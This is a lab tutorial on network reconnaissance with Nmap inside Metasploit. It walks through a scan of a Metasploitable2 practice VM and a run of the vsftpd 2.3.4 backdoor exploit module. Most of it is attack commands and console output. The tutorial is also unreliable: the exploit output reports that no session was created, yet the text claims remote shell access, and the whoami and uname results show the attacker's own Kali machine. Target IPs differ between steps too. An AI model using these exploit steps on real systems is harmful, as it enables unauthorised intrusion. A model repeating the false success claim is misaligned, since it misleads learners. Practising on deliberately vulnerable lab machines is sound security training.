Project 3: Port Scanning & Network Reconnaissance with Nmap


Objective

To demonstrate how attackers and security professionals use **Nmap** to discover open ports, services, and potential vulnerabilities on a target system.

Lab Setup

You need **two virtual machines**:

1. **Kali Linux (Attacker)**
   - Already has Metasploit installed (`msfconsole`).
2. **Metasploitable2 (Target)**
   - A vulnerable VM designed for practice.
   - Download: Metasploitable2



Networking Setup:

- Set both VMs to **Host-Only Adapter** or **Bridged Adapter** so they can talk to each other.

Step 1: Get Target IP


On Metasploitable (Target), run:

```
ifconfig
```

(or `ip addr`)

Step 2: Start Metasploit

On Kali (Attacker):




Step 3: Scan Target

Run Nmap inside Metasploit:

```
db_nmap -sV -O <Target IP>
```

This will show:

- Open ports (FTP, SSH, MySQL, Apache, etc.)
- Service versions
- OS info



Step 4: Pick a Vulnerability

Suppose Nmap shows **vsftpd 2.3.4 (FTP service)** on port 21.
This version is **vulnerable to a backdoor exploit**.

Search in Metasploit:

```
search vsftpd
```

You'll find:

```
exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > hosts

Hosts
=====

address       mac                name  os_name  os_flavor  os_sp  purpose  info  comments
-------       ---                ----  -------  ---------  -----  -------  ----  --------
192.168.1.10  08:00:27:d8:29:d6        Linux              2.6.X  server

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > services
Services
========

host          port  proto  name          state  info
----          ----  -----  ----          -----  ----
192.168.1.10  21    tcp    ftp           open   vsftpd 2.3.4
192.168.1.10  22    tcp    ssh           open   OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
192.168.1.10  23    tcp    telnet        open   Linux telnetd
192.168.1.10  25    tcp    smtp          open   Postfix smtpd
192.168.1.10  53    tcp    domain        open   ISC BIND 9.4.2
192.168.1.10  111   tcp    rpcbind       open   2 RPC #100000
192.168.1.10  139   tcp    netbios-ssn   open   Samba smbd 3.X - 4.X workgroup: WORKGROUP
192.168.1.10  445   tcp    netbios-ssn   open   Samba smbd 3.X - 4.X workgroup: WORKGROUP
192.168.1.10  512   tcp    exec          open   netkit-rsh rexecd
192.168.1.10  513   tcp    login         open   OpenBSD or Solaris rlogind
192.168.1.10  514   tcp    tcpwrapped    open
192.168.1.10  1099  tcp    java-rmi      open   GNU Classpath grmiregistry
192.168.1.10  1524  tcp    bindshell     open   Metasploitable root shell
192.168.1.10  2049  tcp    nfs           open   2-4 RPC #100003
192.168.1.10  2121  tcp    ftp           open   ProFTPD 1.3.1
192.168.1.10  3306  tcp    mysql         open   MySQL 5.0.51a-3ubuntu5
192.168.1.10  5432  tcp    postgresql    open   PostgreSQL DB 8.3.0 - 8.3.7
192.168.1.10  5900  tcp    vnc           open   VNC protocol 3.3
192.168.1.10  6000  tcp    x11           open   access denied
192.168.1.10  6667  tcp    irc           open   UnrealIRCd
192.168.1.10  8009  tcp    ajp13         open   Apache Jserv Protocol v1.3
192.168.1.10  8180  tcp    http          open   Apache Tomcat/Coyote JSP engine 1.1
```

Step 5: Exploit the Vulnerability

Load the exploit:

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

Set target IP:

```
set RHOSTS 192.168.1.105
set RPORT 21
```

Run it:

```
run
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execu
tion


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > ser RHOSTS 192.168.1.10
[-] Unknown command: ser. Did you mean set? Run the help command for more details.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.10
RHOSTS ⇒ 192.168.1.10
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT ⇒ 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.10:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.10:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
```

Step 6: Post-Exploitation

If successful, you'll get a command shell on the target 🎉.
Try:

```
whoami
uname -a
```

This shows you now have remote access.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > whoami
[*] exec: whoami

bhavya
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > uname -a
[*] exec: uname -a

Linux Kali 6.12.33+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.33-1kali1 (2025-06-25) x86_64 GNU/Linux
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```